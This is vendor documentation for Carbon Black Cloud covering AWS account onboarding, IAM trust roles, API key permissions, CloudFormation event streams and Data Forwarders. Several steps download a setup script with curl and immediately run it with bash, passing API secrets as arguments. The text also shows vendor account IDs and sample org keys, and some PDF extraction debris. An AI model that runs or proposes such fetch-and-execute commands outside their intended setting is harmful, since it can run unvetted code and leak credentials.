
Use the **Actions** column to edit the API key, or the drop-down menu to view the associated with the API key API credentials and notifications history.

Onboarding AWS Accounts

As an AWS admin or an account owner, you can onboard AWS accounts into the Carbon Black Cloud to get visibility into the security state of the AWS compute instances (EC2). You use the Carbon Black Public Cloud service to enforce the Carbon Black Cloud Workload Protection for applications and resources running on these AWS EC2 instances.

Before onboarding any AWS account, you must set up a trust between your Carbon Black Cloud account and your customer's AWS account to view inventory of resources from the AWS account into the Carbon Black Cloud console.

Once the Carbon Black Public Cloud connects to the newly onboarded AWS account, the Carbon Black Cloud displays inventory information related to the EC2 instances, and all metadata associated with these instances.



The Carbon Black Public Cloud service detects and segregates the AWS EC2 instances from the native vSphere VMs. The AWS VMs display on a separate screen where you can query specific AWS workloads. For details, see [Securing AWS Workloads](#).

When you delete an already onboarded AWS account, the installed sensors remain visible, without being removed, and the following data gets deleted immediately.

- The inventory of EC2 instances without Carbon Black sensor.
- The metadata of the instances that are associated with this account.

Set Up a Trust Relationship

As a cloud account admin you must first establish a trust relationship between your cloud account in Carbon Black Cloud and your customer's AWS account. Thus, you can communicate with the customer's account when needed.

Although there is an AWS tutorial on how to create that cross trust between AWS accounts with an IAM role, this procedure includes some additional setup in the AWS Management console for the AWS account that you onboard to the Carbon Black Cloud. For the AWS tutorial, see [IAM tutorial: Delegate access across AWS accounts using IAM roles](#).

To have the Carbon Black Cloud access resources into the AWS account of your customer, such as pulling inventory of resources from the AWS account, you must create an IAM Amazon Resource Name (ARN) role for that AWS account. For details on IAM ARNs, see [IAM identifiers](#).

In the process of creating the ARN role assign the permission of the **SecurityAudit** policy. Then, define the external ID of the account and the ARN of the Carbon Black Public Cloud service (pc-aws-collector service) that communicates with the AWS account. For details on external ID usage, see [How to use an external ID when granting access to your AWS resources to a third party](#).

You create this role before onboarding the AWS account.

Procedure

- 1 Log in to the AWS Management console and navigate to the IAM dashboard.
- 2 From the left navigation pane, select **Roles > Create role**.
- 3 In the **Create role** page select the **Another AWS account** box as type of trusted entity.
 - a Enter the Account ID of the Carbon Black Cloud AWS account that can use this role.
For example, **605728677638**.
 - b In **Options**, select **Require external ID** and provide any External ID of your choice.
For example, **cb-aws-inventory-access**.
You enter the External ID when onboarding the AWS account in the Carbon Black Cloud console through the **Add AWS Account** window.
- 4 Click **Next:Permissions** and select the **SecurityAudit** policy.
The SecurityAudit policy gives you read-only permissions to the AWS resources.
- 5 Click **Next:Tags** and add a tag if needed.
- 6 Click **Next:Review**, enter a user-friendly Role name, and select **Create role**.
The new role gets listed in the Role name column.
- 7 Select the newly created role and click **Trust relationships > Edit trust relationship**.
The JSON policy document opens.
- 8 Locate the **Principal > AWS** field and enter either of the following AWS collector service's ARN roles depending on your Carbon Black Cloud Point of Presence.
 - **arn:aws:iam::132308400445:role/mcs-psc-prod-cwp-pc-aws-collector-eu-central-1-pod**
 - **arn:aws:iam::132308400445:role/mcs-psc-prod-cwp-pc-aws-collector-us-east-1-pod**
 - **arn:aws:iam::132308400445:role/mcs-psc-prod-cwp-pc-aws-collector-ap-northeast-1-pod**

- arn:aws:iam::132308400445:role/mcs-psc-prod-cwp-pc-aws-collector-ap-southeast-2-pod

9 Select **Update Trust Policy**.

What to do next

Add the AWS account into the Carbon Black Cloud console to view the inventory information that relates to the EC2 instances and all metadata associated with these EC2 instances.

API Key Permissions

The Carbon Black Public Cloud feature allows the onboarding and managing of AWS accounts into Carbon Black Cloud with API key as an authentication method. You use the API key to authenticate the requests made by the Amazon EventBridge rules from the customer's AWS account to the Carbon Black Cloud API endpoint.

To enable APIs authentication and sending of AWS account's events to the Carbon Black Cloud, you must set the following access permissions in the Carbon Black Cloud console.

Note System admin and above roles have the right to onboard and delete AWS accounts in the Carbon Black Cloud. Non-system admins can only view the data associated with the AWS account and the Public Cloud inventory.

CATEGORY ▲	PERMISSION NAME ▽	.NOTATION NAME ▽	CREATE	READ	UPDATE	DELETE	EXECUTE
> Policies	Policies	org.policies	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
> Public Cloud	View public cloud inventory	public.cloud.inventory	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
> Public Cloud	Send public cloud assets to CBC	public.cloud.ingestion.events	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
> Public Cloud	Manage public cloud accounts	public.cloud.accounts	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>

For information on adding the access level and applying it to the API key, see [Setting Access Levels](#).

Once you define the API key in the event stream setup script, the script performs the following actions:

- Sets up the AWS Secrets Manager in the customer's environment to store the API key value.
- Updates the API key on the customer's AWS account when needed.

For information on event stream setup script, see [Setting Up Event Stream Channel](#).

Add an AWS Account

As a cloud administrator or a cloud account owner, you can onboard a single AWS account using the "Add Account" option from the Carbon Black Cloud console.

Prerequisites

- If not present, use the AWS Management Console to create the IAM ARN role for establishing a trust relationship between your Carbon Black Cloud account and the AWS account. For more details, see [Set Up a Trust Relationship](#).
- Have available the IAM role ARN and the external ID of the above created role. You can access the IAM role ARN from the IAM role summary and the external ID from the **Trust relationships** tab of the IAM role summary, part of the AWS Management Console.
- Have available the account ID for the AWS account that you are about to onboard. It is a 12-digits number. To access the account ID, see [Finding your AWS account ID](#).

Procedure

- 1 On the left navigation pane of the Carbon Black Cloud console, go to **Settings > AWS Accounts**, and click **Add Account**.
The **Add AWS Account** window displays.
- 2 Populate all the required fields for the AWS account details and the account connectivity credential attributes.
- 3 To enable event stream monitoring, copy the command from the **Event Stream** field, populate the required parameters, and run the script in the AWS CLI of the account to be onboarded.
- 4 To save the account information and connect to the account, click **Done**.

Results

The AWS account displays on the top of the AWS accounts list. Refresh the page to see the status changing from In Progress to Active after validation completes. Also, all the EC2 instances associated with this account are available in the **Inventory > AWS** page.

What to do next

You can manage the AWS account details, connectivity, and regions from the details pane. To access it, click the > symbol in the selected account row.

Setting Up Event Stream Channel


You must set up an event stream channel on your AWS account to be able to receive inventory updates in Carbon Black Cloud. The event stream channel pushes notifications to the Carbon Black Public Cloud service about your EC2 instances or Auto Scaling group (ASG) management actions. For example, you can get a notification when an EC2 instance launches or terminates, or when an Auto Scaling group is created.

To set up the event stream channel, you must create EventBridge rules and AWS resources supporting these rules in the onboarded AWS account. The EventBridge reacts to a change in your environment only when you set a rule to match a specific incoming event. Once you create the rule, it sends the matched incoming event to multiple targets for processing. Rules in EventBridge only work in the region they are created. For more details, see [Amazon EventBridge rules](#).

The Amazon EventBridge delivers a stream of real-time data from AWS services and routes that data to the Carbon Black Public Cloud service. To automate the provisioning of the required AWS resources, you use the AWS CloudFormation stack.

The AWS CloudFormation lets you model, provision, and manage the Amazon EventBridge resources by treating infrastructure as code. You use CloudFormation to declare all the needed resources as a template file in JSON format. For details on the template file, see the [CFN template](#).

You must create the following AWS resources, as a part of the CloudFormation stack, in all the AWS regions added into your onboarded AWS account.



vmware-cb-aws-inventory-eventstream																		
Stack info	Events	Resources	Outputs	Parameters														
Outputs (6)																		
<input type="text"/> Search outputs																		
<table border="1"> <thead> <tr> <th>Key</th><th>Value</th></tr> </thead> <tbody> <tr> <td>APIDestination</td><td>CBInventoryAPIDestination</td></tr> <tr> <td>CBInventoryApiConnection</td><td>CBApiConnection</td></tr> <tr> <td>CBInventoryApiDestinationRole</td><td>vmware-cb-aws-inventory-eve</td></tr> <tr> <td>CBInventoryApiKeySecret</td><td>arn:aws:secretsmanager:us-east-1:123456789012:secret:CBInventoryApiKeySecret-12345678901234567890123456789012</td></tr> <tr> <td>CBInventoryCloudTrailRule</td><td>CBInventoryCloudTrailRule</td></tr> <tr> <td>CBInventoryRule</td><td>CBInventoryEvents</td></tr> </tbody> </table>					Key	Value	APIDestination	CBInventoryAPIDestination	CBInventoryApiConnection	CBApiConnection	CBInventoryApiDestinationRole	vmware-cb-aws-inventory-eve	CBInventoryApiKeySecret	arn:aws:secretsmanager:us-east-1:123456789012:secret:CBInventoryApiKeySecret-12345678901234567890123456789012	CBInventoryCloudTrailRule	CBInventoryCloudTrailRule	CBInventoryRule	CBInventoryEvents
Key	Value																	
APIDestination	CBInventoryAPIDestination																	
CBInventoryApiConnection	CBApiConnection																	
CBInventoryApiDestinationRole	vmware-cb-aws-inventory-eve																	
CBInventoryApiKeySecret	arn:aws:secretsmanager:us-east-1:123456789012:secret:CBInventoryApiKeySecret-12345678901234567890123456789012																	
CBInventoryCloudTrailRule	CBInventoryCloudTrailRule																	
CBInventoryRule	CBInventoryEvents																	

The table below describes the AWS resources listed above.

Resources		Description
EventBridge	CBInventoryRule	Matches the EC2 State Change Events.
	CBInventoryCloudTrailRule	Matches the below events related to EC2 instances and ASG <ul style="list-style-type: none"> ■ EC2 Events that are subscribed to: <ul style="list-style-type: none"> ■ AssociateAddress ■ DisassociateAddress ■ AssignPrivateIpAddresses ■ UnassignPrivateIpAddresses ■ CreateTags ■ DeleteTags ■ ModifyInstanceAttribute ■ ModifyNetworkInterfaceAttribute ■ ModifyImageAttribute ■ ASG Events that are subscribed to: <ul style="list-style-type: none"> ■ CreateAutoScalingGroup ■ AttachInstances ■ UpdateAutoScalingGroup ■ DeleteAutoScalingGroup ■ DetachInstances
	APIDestination	EventBridge API destinations are HTTP endpoints that you can use as the target of a rule. The target for the CBInventoryRule and CBInventoryCloudTrailRule is the Carbon Black Public API.
	CBInventoryApiConnection	The Carbon Black Public Cloud API is secured and needs a valid API key header to be called by the API destination. To achieve this, a Connection resource defines the authorization credentials you can use for authorization with the API destination endpoint.
IAM Role	CBInventoryApiDestinationRole	The IAM role is used by the CBInventoryRule and the CBInventoryCloudTrailRule. The IAM role gives access to invoke the API Destination created above.
Secret	CBInventoryApiKeySecret	Stores the Carbon Black API key in the secret manager.

Create CloudFormation Stack

A CloudFormation (CFN) template describes your resources and dependencies so you can run and configure them as a stack. You can run the AWS CFN template and create, or update, the CloudFormation stack, either by using the AWS Management console or through the AWS Command Line Interface (AWS CLI).

To create the CloudFormation stack easier, Carbon Black Cloud provides a setup script that uses AWS CLI internally for running the [CFN template](#).

The script, you set up for each AWS region in the onboarded AWS account, streams events on management changes from your AWS account into the Carbon Black Cloud console. The setup script is a Bash/PowerShell script that uses a CloudFormation template describing the intended state of all the resources you must deploy in that AWS region. The stack implements and manages the outlined resources in the template as a single unit. For example, you can delete a collection of resources by deleting the stack. For more details, see [Working with stack](#).

Optionally, you can use AWS CloudShell to run the event setup script. The AWS CloudShell is a browser-based shell for interacting with your AWS resources directly from the AWS console. For details, see [AWS CloudShell](#).

Prerequisites

- Get familiar with the following possible values for the <ScriptURL> per onboarding environment.

Linux	Windows
https://prod.cwp.carbonblack.io/public-cloud/us/aws/shell/setup-cbc-event-stream.sh	https://prod.cwp.carbonblack.io/public-cloud/us/aws/powershell/setup-cbc-event-stream.ps1
https://prod.cwp.carbonblack.io/public-cloud/ap/aws/shell/setup-cbc-event-stream.sh	https://prod.cwp.carbonblack.io/public-cloud/ap/aws/powershell/setup-cbc-event-stream.ps1
https://prod.cwp.carbonblack.io/public-cloud/eu/aws/shell/setup-cbc-event-stream.sh	https://prod.cwp.carbonblack.io/public-cloud/eu/aws/powershell/setup-cbc-event-stream.ps1
https://prod.cwp.carbonblack.io/public-cloud/au/aws/shell/setup-cbc-event-stream.sh	https://prod.cwp.carbonblack.io/public-cloud/au/aws/powershell/setup-cbc-event-stream.ps1

- Make sure you set the following access level permission and assign it to the API Key for executing the event stream setup script.

CATEGORY	PERMISSION NAME	.NOTATION NAME	CREATE	READ	UPDATE	DELETE	EXECUTE
Public Cloud	View public cloud inventory	public.cloud.inventory	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Public Cloud	Send public cloud assets to CBC	public.cloud.ingestion.events	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Public Cloud	Manage public cloud accounts	public.cloud.accounts	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

For more details, see [Create Access Levels](#).

- Retrieve your API Secret Key and API ID credentials. For more information, see [Create and Manage an API Key](#).

- If not so already, get familiar with installing the AWS CLI on your EC2 instance. For Linux installation, see [Installing or updating the latest version of the AWS CLI](#). For Windows installation, see [Installing the AWS Tools for PowerShell on Windows](#).

Procedure

1 Install and configure the AWS CLI on your EC2 instance.

2 To download the bash script and then run it, execute the command:

```
curl <ScriptURL> --output setup-cbc-event-stream.sh && bash setup-cbc-event-stream.sh
--CBInventoryApiHost <APIHost> --CBInventoryOrgKey <OrgKey> --CBInventoryApiKey
<API_Secret_Key>/<API_ID> --region <Comma separated AWS regions>
```

The Bash script takes the following parameters.

Parameter	Description
ScriptURL	The onboarding environment. For example, <code>https://prod.cwp.carbonblack.io/public-cloud/us/aws/shell/setup-cbc-event-stream.sh</code> in Linux or <code>https://prod.cwp.carbonblack.io/public-cloud/us/aws/powershell/setup-cbc-event-stream.ps1</code> in Windows. For a full list of all possible production environments, see the table in the prerequisites.
CBInventoryApiHost	The host for Carbon Black Public Cloud service. For example, <code>defense-dev01.cbdtest.io</code> .
CBInventoryOrgKey	The Org key. Locate it in Carbon Black Cloud console by navigating to the > Settings > API Access > API Keys tab.
CBInventoryApiKey	The API Key, which is stored in the secret manager and needs to be passed when sending the push notification to Carbon Black Cloud. For more details, see Create and Manage an API Key .
Region	Comma separated AWS region IDs. It supports single and multiple regions.

The event stream channel is set for the selected regions.

ARN Role Permissions

The role ARN you provide when onboarding your AWS account must attach to the AWS-managed `SecurityAudit` policy. For example, `arn:aws:iam::aws:policy/SecurityAudit`.

The `Security Audit` template grants access to read security configuration metadata. It is useful for software that audits the configuration of an AWS account.

The following permissions are the bare minimum for the functionality to work.

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Resource": "*",
      "Action": [
        "ec2:Describe*",
        "logs:CreateLogGroup",
        "logs:CreateLogStream",
        "logs:PutLogEvents"
      ]
    }
  ]
}
```

```

        "autoscaling:Describe*"
    ]
}
]
}

```

Enable Event Stream

For an onboarded AWS account, if a region appears with a question mark icon in the **Account Details** page, the event stream channel is deactivated for that particular region. The AWS account is active but labeled with "Event stream partially enabled".

STATUS	NAME	ID	ENVIRONMENT
<input type="checkbox"/> Active Event stream partially enabled	Dev-Scale	131603594055	Testing
<input type="checkbox"/> Active	gw-pc-test	638283992931	Development

REGIONS

Enable Event Stream

STATUS	REGION	ACTIVITY	ACTION
<input checked="" type="checkbox"/> (?)	Asia Pacific (Mumbai)	Last synced by SYSTEM 6:28:01 am May 30, 2022 Last AWS event streamed 2:39:41 pm Jun 14, 2022	Sync
<input checked="" type="checkbox"/> (?)	Asia Pacific (Singapore)	Last synced by pichake@vmware.com 9:15:29 am May 31, 2022	Sync

You can enable the event stream channel for one or more regions that belong to the same AWS account by using the Carbon Black Cloud console. This procedure is an alternative to the enabling of the channel during onboarding the AWS account.

Prerequisites

- Make sure you set the following access level permission and assign it to the API Key for executing the event stream setup script.

Category	Permission Name	.Notation Name	Create	Read	Update	Delete	Execute
Public Cloud	View public cloud inventory	public.cloud.inventory	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Public Cloud	Send public cloud assets to CBC	public.cloud.ingestion.events	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Public Cloud	Manage public cloud accounts	public.cloud.accounts	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

For more details, see [Create Access Levels](#).

- Retrieve your API Secret Key and API ID credentials. For more information, see [Create and Manage an API Key](#).

Procedure

- 1 From the left navigation pane, click **Settings > AWS Accounts**.
- 2 Double-click the AWS account for which you want to enable the event stream channel and locate the **Regions** section.
- 3 Click the **Enable Event Stream** link.

The **Enable Event Stream** window appears with the script already populated with all the regions in the account that have the event stream channel deactivated.

For example,

```
curl https://dev.cwp.cbdtest.io/public-cloud/dev01/aws/shell/setup-cbc-event-stream.sh
--output setup-cbc-event-stream.sh && bash setup-cbc-event-stream.sh
--CBInventoryApiHost defense-dev01.cbdtest.io --CBInventoryOrgKey 8X5TJVYWQ
--CBInventoryApiKey <API_Secret_Key>/<API_ID> --region 'ap-east-1,ap-south-1'
```

- 4 Copy the script content and click **OK**.
- 5 Start the AWS Command Line Interface (AWS CLI) on your EC2 instance and paste the script.
- 6 Populate the `<API_Secret_Key>/<API_ID>` credentials and execute the script.

Results

After the script executes, the regions are enabled with the event stream channel. They appear in the **Regions** section of the **Account Details** panel with green check mark without the question mark icon.

Delete CloudFormation Stack

You can run the AWS CFN to delete the CloudFormation stack and thus, uninstall the event stream channel setup for a specific region, or for all enabled regions in the AWS account.

To delete the CloudFormation stack easier, Carbon Black Cloud provides a Bash/PowerShell event channel setup uninstall script that uses AWS CLI internally for running the [CFN template](#).

Prerequisites

- Make sure you set the following access level permission and assign it to the API Key for executing the event stream setup script.

Copy permissions from							
CATEGORY ▲	PERMISSION NAME ▼	.NOTATION NAME ▼	CREATE	READ	UPDATE	DELETE	EXECUTE
> Public Cloud	View public cloud inventory	public.cloud.inventory	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
> Public Cloud	Send public cloud assets to CBC	public.cloud.ingestion.events	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
> Public Cloud	Manage public cloud accounts	public.cloud.accounts	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

For more details, see [Create Access Levels](#).

- Get familiar with the following possible values for the <ScriptURL> per onboarding environment.

Linux	Windows
https://prod.cwp.carbonblack.io/public-cloud/us/aws/shell/setup-cbc-event-stream.sh	https://prod.cwp.carbonblack.io/public-cloud/us/aws/powershell/setup-cbc-event-stream.ps1
https://prod.cwp.carbonblack.io/public-cloud/ap/aws/shell/setup-cbc-event-stream.sh	https://prod.cwp.carbonblack.io/public-cloud/ap/aws/powershell/setup-cbc-event-stream.ps1
https://prod.cwp.carbonblack.io/public-cloud/eu/aws/shell/setup-cbc-event-stream.sh	https://prod.cwp.carbonblack.io/public-cloud/eu/aws/powershell/setup-cbc-event-stream.ps1
https://prod.cwp.carbonblack.io/public-cloud/au/aws/shell/setup-cbc-event-stream.sh	https://prod.cwp.carbonblack.io/public-cloud/au/aws/powershell/setup-cbc-event-stream.ps

- Retrieve your API Secret Key and API ID credentials. For more information, see [Create and Manage an API Key](#).
- Set up your AWS credentials. For more information, see [Quick setup](#).

Procedure

- 1 Start the AWS Command Line Interface (AWS CLI) on your EC2 instance and enter your AWS credentials.
- 2 After authentication completes, run the command: `curl <ScriptURL> --output setup-cbc-event-stream.sh && bash setup-cbc-event-stream.sh --CBInventoryApiHost <APIHost> --CBInventoryOrgKey <OrgKey> --CBInventoryApiKey <API_Secret_Key>/<API_ID> --uninstall --region <AWS region>`

The script takes the following parameters.

ScriptURL	The onboarding environment. For example, <code>https://prod.cwp.carbonblack.io/public-cloud/us/aws/shell/setup-cbc-event-stream.sh</code> in Linux or <code>https://prod.cwp.carbonblack.io/public-cloud/us/aws/powershell/setup-cbc-event-stream.ps1</code> in Windows. For a full list of all possible production environments, see the table in the prerequisites.
CBInventoryApiHost	The host for Carbon Black Public Cloud service. For example, <code>defense-dev01.cbdtest.io</code> .
CBInventoryOrgKey	The Org key. Locate it in Carbon Black Cloud console by navigating to the > Settings > API Access > API Keys tab.
CBInventoryApiKey	The API Key, which is stored in the secret manager and needs to be passed when sending the push notification to Carbon Black Cloud. For more details, see Create and Manage an API Key .
Region	AWS region ID.

For example,

```
curl https://dev.cwp.cbdtest.io/public-cloud/dev01/aws/shell/setup-cbc-event-stream.sh --output setup-cbc-event-stream.sh && bash setup-cbc-event-stream.sh --CBInventoryApiHost defense-dev01.cbdtest.io --CBInventoryOrgKey 8Y7TJVYWQ --CBInventoryApiKey <API_Secret_Key>/<API_ID> --uninstall --region ap-south-1
```

- 3 Optional. To uninstall the CloudFormation stack for all enabled AWS regions in the AWS account, run the command: `curl <ScriptURL> --output setup-cbc-event-stream.sh && bash setup-cbc-event-stream.sh --CBInventoryApiHost <APIHost> --CBInventoryOrgKey <OrgKey> --CBInventoryApiKey <API_Secret_Key>/<API_ID> --uninstall`

Results

The event stream channel setup is deleted for the selected region.

Import Accounts

As a cloud administrator you can onboard multiple AWS accounts into your organization. You can automate the onboarding of the AWS accounts in the Carbon Black Cloud with a single click in the Carbon Black Cloud console UI.

Prerequisites

- If not present, use the AWS Management Console to create the IAM ARN role for each of the AWS accounts you are about to onboard. For more details, see [Set Up a Trust Relationship](#).

- Have available the IAM role ARN and the external ID of the above created role. You can access the IAM role ARN from the IAM role summary and the external ID from the **Trust relationships** tab of the IAM role summary, part of the AWS Management Console.

Procedure

- 1 On the left navigation pane, click **Settings > AWS Accounts**.
- 2 In the top right corner of the console click **Import Accounts**.
The **Import AWS Accounts** window appears.
- 3 Download a Carbon Black Cloud CSV template.
- 4 Update the CSV file with all the AWS accounts you want to onboard in the Carbon Black Cloud.

The **environment** and **regions** columns require a specific format:

- The accepted values that you can use for the environment are DEV, STAGING, TEST, and PROD.
 - List AWS regions as comma separated IDs.
- 5 Upload the CSV file and select **Import**.
 - 6 Set up event stream monitoring for all of the onboarded AWS accounts by running the curl command `curl <ScriptURL> --output setup-cbc-event-stream.sh && bash setup-cbc-event-stream.sh --CBInventoryApiHost <value> --CBInventoryOrgKey <value> --CBInventoryApiKey <value> --region <value>`.

For more details, see [Setting Up Event Stream Channel](#).

Results

The AWS accounts display on the top of the AWS accounts list. Refresh the page to see the status changing from In Progress to Active after validation for each of the accounts completes. Also, all the EC2 instances associated with these accounts are available in the **Inventory > AWS** page.

AWS Account Details and Actions

Once you onboard an AWS account into the Carbon Black Cloud console you can view its details and perform actions on it in the **Settings > AWS Accounts** page.

You view a list of all onboarded AWS accounts, their status, name, and onboard environment.

You can use the search field to search for particular accounts and the filtering capabilities of the Carbon Black Cloud console to improve your visibility and use that result set as a jump-off point to further engage with the onboarded accounts. The following account **Filter** facets are available.

- You can filter AWS accounts by their **Status**.
 - Active
 - In Progress

- Error
- You can filter accounts based on their Carbon Black Cloud onboard **Environment**.
 - Development
 - Staging
 - Test
 - Production

To view all details for a selected AWS account, double-click the row or click the > icon. Click **Edit** under the **Account Details** section and update the account's details. Changes apply immediately but the validation of account credentials can take some time. You can also update the account status by using different external ID or switching to another ARN role.

Use the **Regions** drop-down menu to add more regions to the selected account. Here you can also synchronize or delete a region under the **Action** column.

- When you synchronize a region, Carbon Black Cloud updates with the latest information on the EC2 instances and Auto Scaling Group from your customer's AWS account.
- When you delete a region from the account, the Carbon Black Cloud removes all inventory related information for the EC2 instances within that region. EC2 instances without sensor are not present on the **Not Enabled** tab and instances with installed sensors lack AWS metadata.

While in the list with the AWS accounts, you can select one or more accounts, and click **Delete** from the **Take Action** drop-down menu. When you delete an account, all regions associated with that account are deleted from the Carbon Black Cloud. Inventory and AWS metadata related information for the regions in this account are also deleted.

To export the AWS accounts and the data associated with them, click the **Export** button in the upper right section of the page. You can apply the search or filter capabilities, or both, and then export only the accounts and the associated with them details that you are interested in.

You can view all the activities associated with the AWS account onboarding, such as adding an account or bulk deletion of accounts. To view these activities, navigate to **Settings > Audit Log**. For more details, see [Audit Logs](#).

Data Forwarders

You can use Carbon Black Cloud Data Forwarders to send bulk data regarding alerts, endpoint events, and watchlist hits to external destinations such as an Amazon Web Services (AWS) S3 bucket.

In addition, you can create multiple Data Forwarders to send specific data to various sub-folders in the same AWS S3 bucket.

Note

- At this time, the only supported destination option is an AWS S3 bucket.
 - The Data Forwarder requires you to create an S3 bucket with a bucket policy that grants the necessary permissions to the Principal role used by the Data Forwarder. This policy is a resource-based policy. For more information, see the User Exchange article: [Writing an S3 Bucket Policy for the Carbon Black Cloud Event Forwarder](#)
-

High Level Steps:

- 1 Create an S3 Bucket in the AWS Console and [Configure the Bucket Policy to Allow Access to receive data from Carbon Black Cloud](#).
- 2 Add a [Data Forwarder](#) within the Carbon Black Cloud console.

TIP: You can use three methods to configure the Data Forwarder and control the specific data sent to your S3 bucket:

- use the structured form input within the console ([Create a Basic Data Filter](#))
 - use custom lucene syntax queries within the console ([Create a Custom Query Data Filter](#))
 - use custom lucene syntax queries using API
- 3 After creating and configuring your Data Forwarder, you can fetch the data from the S3 bucket or connect other tools to process the data, including SIEM solutions like Splunk or QRadar.

Related API Documentation

[Data \(Event\) Forwarder Configuration API Documentation](#)

[Carbon Black Cloud Forwarder Data Mapping](#)

[Data Forwarder & Splunk Configuration](#)

[Getting Started: Custom Filters for the Data Forwarder](#)

Additional Related Content

[Bucket Policy Options for the Carbon Black Cloud Data Forwarder](#)

[Amazon: How Do I Create an S3 Bucket?](#)

